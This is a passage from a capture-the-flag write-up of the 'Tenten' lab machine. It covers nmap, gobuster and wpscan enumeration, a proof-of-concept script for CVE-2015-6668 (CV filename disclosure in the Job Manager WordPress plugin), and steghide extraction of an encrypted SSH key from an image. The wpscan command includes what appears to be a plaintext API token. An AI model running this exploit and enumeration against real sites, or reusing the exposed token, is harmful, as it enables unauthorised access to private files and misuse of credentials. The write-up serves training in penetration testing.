
Write Up Tenten



Tenten

OS: Linux

Difficulty: Medium

Points: 30

Release: 22 Mar 2017

IP: 10.10.10.10

Made By: IceL0rd


Discord: IceL0rd#3684

Table of Contents

Enumeration

Nmap Scan


nmap -sV -sC 10.10.10.10



```
root@kali:/tmp/Tenten# nmap -sV -sC 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-17 14:18 EDT
Nmap scan report for 10.10.10.10
Host is up (0.020s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ec:f7:9d:38:0c:47:6f:f0:13:0f:b9:3b:d4:d6:e3:11 (RSA)
|   256 cc:fe:2d:e2:7f:ef:4d:41:ae:39:0e:91:ed:7e:9d:e7 (ECDSA)
|_  256 8d:b5:83:18:c0:7c:5d:3d:38:df:4b:e1:a4:82:8a:07 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.7.3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Job Portal &#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web Page

We can see it’s a WordPress site.



10.10.10.10

Just another WordPress site

Jobs Listing

POSTS

APRIL 12, 2017

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!


Search …

RECENT POSTS

Gobuster

First, I run gobuster in order to enumerate for files and directories on the webpage.


gobuster dir -u http://10.10.10.10/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html



```
root@kali:/tmp/Tenten# gobuster dir -u http://10.10.10.10/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.10/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     html,txt,php
[+] Timeout:        10s
===============================================================
2020/06/17 14:26:05 Starting gobuster
===============================================================
/index.php (Status: 301)
/wp-content (Status: 301)
/wp-login.php (Status: 200)
/license.txt (Status: 200)
/wp-includes (Status: 301)
/readme.html (Status: 200)
/wp-trackback.php (Status: 200)
```

wpsscan

We can see it's WordPress version 4.7.



10.10.10.10/readme.html

Version 4.7


Semantic Personal Publishing Platform

Now I am going to enumerate WordPress by using wpsscan tool.


wpscan --url http://10.10.10.10/ --enumerate vp,vt,u --api-token "DxOoX59K0S3IwaCBOxBafAlUa1vJCs9JxLuFcKkCwms"

By enumerating WordPress, I found 2 interesting things:

1. **A User**
2. **Vulnerable plugin**



```
[i] User(s) Identified:

[+] takis
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.10.10.10/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```




```
[i] Plugin(s) Identified:

[+] job-manager
 | Location: http://10.10.10.10/wp-content/plugins/job-manager/
 | Latest Version: 0.7.25 (up to date)
 | Last Updated: 2015-08-25T22:44:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Job Manager <= 0.7.25 -  Insecure Direct Object Reference
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/8167
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6668
 |      - https://vagmour.eu/cve-2015-6668-cv-filename-disclosure-on-job-manager-wordpress-plugin/
```

Resources:

https://www.acunetix.com/vulnerabilities/web/wordpress-plugin-job-manager-security-bypass-0-7-25/

https://vagmour.eu/cve-2015-6668-cv-filename-disclosure-on-job-manager-wordpress-plugin/

Now I clicked on Jobs Listing.



10.10.10.10/index.php/jobs/

JOB PORTAL

Just another WordPress site


Jobs Listing

JOBS LISTING

Title	Pen Tester
Salary	1500
Start Date	2017-04-01
End Date	2017-04-20
Location	Greece
Job Information	Be a pentester...
	Apply Now

By clicking on Apply Now we are going to another page.


I intercepted the request.



```
GET /index.php/jobs/apply/1/ HTTP/1.1
Host: 10.10.10.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.10/index.php/jobs/pen-tester/
Connection: close
Upgrade-Insecure-Requests: 1
```

```
<article id="post-6" class="post-6 jobman_app_form type-jobman_app_form sta
        <header class="entry-header">
                <h1 class="entry-title">Job Application: Hello world!</h1>
        <div class="entry-content">
                <form action="" enctype="multipart/form-data" onsubmit="ret
name="jobman-apply" value="1" /><input type="hidden" name="jobman-jobid" va
/><p>Title: <a href="http://10.10.10.10/index.php/hello-world/">Hello world
before submitting.</p><h3>Personal Details</h3><table class='job-apply-tabl
scope='row'>Name *</th><td><input type='text' name='jobman-field-2' value='
```

After playing with the numbers, something was up with number 13.




```
GET /index.php/jobs/apply/13/ HTTP/1.1
Host: 10.10.10.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.10/index.php/jobs/pen-tester/
Connection: close
```

```
<script>(function(html){html.className = html.className.replace(/\bno-
<title>Job Application: HackerAccessGranted &#8211; Job Portal</title>
<link rel='dns-prefetch' href='//fonts.googleapis.com' />
<link rel='dns-prefetch' href='//s.w.org' />
<link href='https://fonts.gstatic.com' crossorigin rel='preconnect' />
<link rel="alternate" type="application/rss+xml" title="Job Portal &ra
<link rel="alternate" type="application/rss+xml" title="Job Portal &ra
                <script type="text/javascript">
```

Using the Exploit For Job Manager

The exploit.

I made some changes those are highlighted in green.




```
root@kali:/tmp/Tenten# cat Job-Manager-Exploit.py
import requests

print """
CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: <=0.7.25
"""
website = raw_input('Enter a vulnerable website: ')
filename = raw_input('Enter a file name: ')

filename2 = filename.replace(" ", "-")

for year in range(2017,2018):
    for i in range(1,13):
        for extension in {'doc','pdf','docx','jpg','txt','png'}:
            URL = website + "/wp-content/uploads/" + str(year) + "/" + "{:02}".format(i) + "/" + filename2 + "." + extension
            req = requests.get(URL)
            if req.status_code==200:
                print "[+] URL of CV found! " + URL
root@kali:/tmp/Tenten#
```

python Job-Manager-Exploit.py

http://10.10.10.10

HackerAccessGranted



```
root@kali:/tmp/Tenten# python Job-Manager-Exploit.py

CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: <=0.7.25

Enter a vulnerable website: http://10.10.10.10
Enter a file name: HackerAccessGranted
[+] URL of CV found! http://10.10.10.10/wp-content/uploads/2017/04/HackerAccessGranted.jpg
```

Now we go to the following URL:

http://10.10.10.10/wp-content/uploads/2017/04/HackerAccessGranted.jpg

it’s an image.


10.10.10.10/wp-content/uploads/2017/04/HackerAccessGranted.jpg
ACCESS GRANTED

Steghide

A common thing in CTF is that they put information into an image which is called steganography.

I download the image to my system.


wget http://10.10.10.10/wp-content/uploads/2017/04/HackerAccessGranted.jpg



```
root@kali:/tmp/Tenten# wget http://10.10.10.10/wp-content/uploads/2017/04/HackerAccessGranted.jp
--2020-06-17 15:47:10--  http://10.10.10.10/wp-content/uploads/2017/04/HackerAccessGranted.jpg
Connecting to 10.10.10.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 262408 (256K) [image/jpeg]
Saving to: ‘HackerAccessGranted.jpg’

HackerAccessGranted.jpg                                 100%[==============================

2020-06-17 15:47:10 (2.95 MB/s) - ‘HackerAccessGranted.jpg’ saved [262408/262408]

root@kali:/tmp/Tenten# ls -al HackerAccessGranted.jpg
-rw-r--r-- 1 root root 262408 Apr 12  2017 HackerAccessGranted.jpg
root@kali:/tmp/Tenten# 
```

Now that we have the image, we need to extract the information out of the image.

steghide extract -sf HackerAccessGranted.jpg




```
root@kali:/tmp/Tenten# steghide extract -sf HackerAccessGranted.jpg
Enter passphrase:
wrote extracted data to "id_rsa".
root@kali:/tmp/Tenten#
```

Now we have a new file: id_rsa

Cracking Encrypted id-rsa File

We can see it’s encrypted.



